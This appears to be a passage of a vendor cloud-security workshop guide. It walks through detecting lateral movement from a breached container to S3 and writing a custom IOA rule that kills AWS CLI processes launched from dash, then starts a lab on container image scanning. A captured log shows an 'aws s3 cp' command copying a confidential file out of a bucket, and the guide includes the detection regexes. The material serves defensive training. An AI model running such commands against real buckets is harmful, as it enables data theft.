
Copy your AWS account number from the AWS console and apply it as a filter together with Service "S3"



You can see the S3 bucket access logging disabled policy.



View the IOA associated with bucket logging. Click on the Findings,



The CrowdStrike Falcon Cloud Security platform detects the suspicious activities generated through lateral movement.

Extending detections with CrowdStrike Custom IOAs

CrowdStrike uses the detailed event data collected by the Falcon agent to develop rules or indicators that identify and prevent fileless attacks that leverage bad behaviors. Over time, CrowdStrike tunes and expands those built in indicators to offer immediate protection against the latest attacks.


In addition to the included global IOAs, there is also an option to create custom rules in the Falcon Platform. This gives customers the ability to create behavioral detections based on what they know about their specific applications and environment.

Given that we know that our application exposes the risk of lateral movement if the container is breached we can create a custom IOA that will alert and block on any invocation of the AWS cli.

Investigate Process Activity


Go to the investigate tab and enter the following search string

```
event_platform=Lin FileName="aws"
```



Investigate
Events
Search
Investigate@a496a4ba
Workshop: Cloud Security
New Search
Close
event_platform=Lin FileName="aws"
Last 4 hours
14 events (12/5/22 6:08:00.000 PM to 12/5/22 10:08:48.000 PM)
No Event Sampling
Schedule Search
Smart Mode
Events (14)
Patterns
Statistics
Visualization
Format Timeline
Zoom Out
Zoom to Selection
Deselect
1 minute per column
List
Format
50 Per Page
Hide Fields
All Fields
Selected Fields
host 1
source 1
sourcetype 2
Interesting Fields
Agent IP 1
aid 1
aip 1
cid 1
CommandLine 4
company 1
ComputerName 1
ConfigBuild 1
ConfigStateHash_decimal 1
ContextTimeStamp_decimal 4
DetectDescription 1
DetectName 1
DetectScenario 1
DetectSeverity 1
Time
Event
12/5/22
6:26:17.608 PM
{ [-]
Agent IP: [redacted]
CommandLine: aws s3 cp s3://devdays-120522-confidentialbuc-confidentialbucket-ykmx8e9t0ij2/confidential-data.txt s3-download.txt
ComputerName: ip-[redacted].ec2.internal
ConfigBuild: 1007.8.0014504.1
ConfigStateHash_decimal: 419685644
EffectiveTransmissionClass_decimal: 2
Entitlements_decimal: 15
FileName: aws
FilePath: /usr/local/aws-cli/v2/2.9.4/dist/
GID_decimal: 0
ImageFileName: /usr/local/aws-cli/v2/2.9.4/dist/aws
LocalAddressIP4: [redacted]
MAC: 0E-84-C9-D0-8A-C1
MD5HashData: 1237823d3998e246c5ff03ba8734926d
ParentBaseFileName: aws
ParentProcessId_decimal: 6829850752
ProcessEndTime_decimal: 1670264777.343
ProcessGroupId_decimal: 78869792
ProcessStartTime_decimal: 1670264776.572
ProductType: 3
RGID_decimal: 0
RUID_decimal: 0
RawProcessId_decimal: 7949
SHA1HashData: 0000000000000000000000000000000000000000
SHA256HashData: 6af77599f6988f02ecb3328a7b5db10db829e4bad53db526b5e98f86ba74a5e5

Creating the Custom IOA Rule Group


Using the drop-down menu (Menu icon, upper left-hand corner), select **Endpoint Security > Configure > Custom IOA Rule Groups**.



Click **Create rule group**




Enter a value for **RULE GROUP NAME** *and select a* **PLATFORM** *from the drop-down*



Click the **ADD GROUP** *button.*

Your new Custom IOA Rule Group is now added to your Falcon environment.

Click the **Enable group** *link.*



Then, at the **ENABLE RULE GROUP** *dialog, click the* **ENABLE RULE GROUP** *button*

Creating the rule to detect a lateral movement Indicator of Attack.


On the same page, we can create and enable the Custom IOA rule to block lateral movement to S3. In this case, we only want to prevent commands to AWS that are executed via dash (a lightweight Debian shell).


Click the **Add New Rule** *button and create an IOA rule with the following values*

Parameter	Value
RULE TYPE	Process Creation
ACTION TO TAKE	Kill Process
SEVERITY	High
RULE NAME	*<Enter a rule name>*
RULE DESCRIPTION	*<Enter a rule description>*
GRANDPARENT IMAGE FILENAME	.*
GRANDPARENT COMMAND LINE	.*
PARENT IMAGE FILENAME	.*dash.*
PARENT COMMAND LINE	.*
IMAGE FILENAME	.*aws.*
COMMAND LINE	.*aws\s+.*

When you click **ADD**, the rule will be created in a disabled state.

Select the checkbox for this new rule, click the **Enable** *button, followed by the* **Change Status** *dialog button*





Our Custom IOA rules are now created and will take effect within 40 minutes.


Assigning the Prevention Policy

Finally, we need to assign this Custom IOA Rule Group to a prevention policy.


From the upper left-hand corner, select **Endpoint security > Configure > Prevention Policies**

Policies are broken out by operating system. For our lab environment, we will select **LINUX POLICIES**.


Click the **Edit Policy** *button on the* **DEFAULT POLICY**




In the DEFAULT POLICY *window, select the* **ASSIGNED CUSTOM IOAS** *section*



Click the **Assign rule groups** button, select your new rule, and click **ASSIGN TO POLICY** on the dialog box



Your Custom IOA rule group should now be assigned to the policy. You can confirm this in the **ASSIGNED CUSTOM IOAS** section of the display.



Summary

In this section we focused on the behavioral Indicators of Attack (IOAs). We saw how Falcon Horizon collects information about the events taking place in the cloud and reports those that could be associated with malicious activity. Like with misconfigurations, behavioral policies and findings are accompanied by actionable remediation steps.

End of Lab 7

Lab 8: Shift-Left with Pre-Runtime Image Assessment

In the previous section, we investigated a breach that resulted from a vulnerability within a container. But with CrowdStrike image and container registry assessment (part of the Cloud Security suite), we can prevent vulnerable containers from even being deployed in the first place. CrowdStrike is also able to connect to your container registry and automatically scan images as part of your CI/CD process, which can streamline development and deployment of new containers.


The ability to incorporate security measures such as image and package vulnerability scanning into your CI/CD pipeline is referred to as DevSecOps (or "*shifting left*"). Automating your security measures helps close security gaps which often result from human error or oversight. At scale, process automation is the only feasible way to effectively secure all your assets.

Falcon container image assessment is a CrowdStrike managed service which expands each image layer and creates an inventory of operating system and application packages, as well as hashes of all objects included in the image. Next, it checks each package for existing CVE bulletins (i.e., common vulnerabilities and exposures) and also checks the container image for malware and misconfigurations such as hard-coded secrets for accessing cloud resources. If the total vulnerability score exceeds a baseline value, then the image build exits with a failed status, preventing the deployment of the vulnerable image.

Image scanning pipelines with AWS Developer Tools

Your lab environment includes an AWS CodePipeline job called "image-scan-pipeline" (https://us-east-1.console.aws.amazon.com/codesuite/codepipeline/pipelines/image-scan-pipeline) which will attempt to build and deploy a container image based on a known-vulnerable base image.


Open the AWS CodeCommit webapp repository at: https://us-east-1.console.aws.amazon.com/codesuite/codecommit/repositories/webapp/browse/refs/heads/main/--/imagescan-buildspec.yaml?region=us-east-1 and examine the imagescan-buildspec.yaml file.



We enable the capability to selectively scan images by adding two lines to the buildspec.yaml file:


```
- chmod +x ./cs_image_scan/image-scan.sh
- . ./cs_image_scan/image-scan.sh
```

Select the cs_image_scan/image-scan.sh file from the same repository



